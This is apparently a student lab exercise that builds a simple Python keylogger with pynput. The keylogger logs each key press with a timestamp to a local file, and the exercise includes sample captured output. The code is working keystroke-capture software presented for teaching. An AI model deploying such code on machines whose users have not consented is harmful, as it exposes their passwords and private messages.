

### Practical No 9. Create a simple keylogger using python

```
from pynput.keyboard import Key, Listener  
import logging
```

```
# Set the log directory (keep it empty for current folder)
```

```
log_directory = ""
```

```
logging.basicConfig(filename=(log_directory + "keylog.txt"), level=logging.DEBUG, format='%(asctime)s:  
%(message)s')
```


```
def on_press(key):  
    logging.info(str(key))
```

```
# Use a lowercase variable name 'listener' to avoid conflict with the Class 'Listener'
```

```
with Listener(on_press=on_press) as listener:
```

```
    listener.join() # Added parentheses here
```

Output:-



```
keylog.txt  
1 2025-11-26 12:32:27,927: 'h'  
2 2025-11-26 12:32:27,928: 'h'  
3 2025-11-26 12:32:28,131: 'e'  
4 2025-11-26 12:32:28,131: 'e'  
5 2025-11-26 12:32:28,329: 'y'  
6 2025-11-26 12:32:28,329: 'y'  
7 2025-11-26 12:32:28,828: Key.enter  
8 2025-11-26 12:32:28,828: Key.enter  
9 2025-11-26 12:32:35,583: 's'  
10 2025-11-26 12:32:35,804: 'u'  
11 2025-11-26 12:32:35,804: 'u'  
12 2025-11-26 12:32:36,002: 'd'  
13 2025-11-26 12:32:36,002: 'd'  
14 2025-11-26 12:32:36,244: 'i'  
15 2025-11-26 12:32:36,244: 'i'  
16 2025-11-26 12:32:36,867: Key.enter  
17 |
```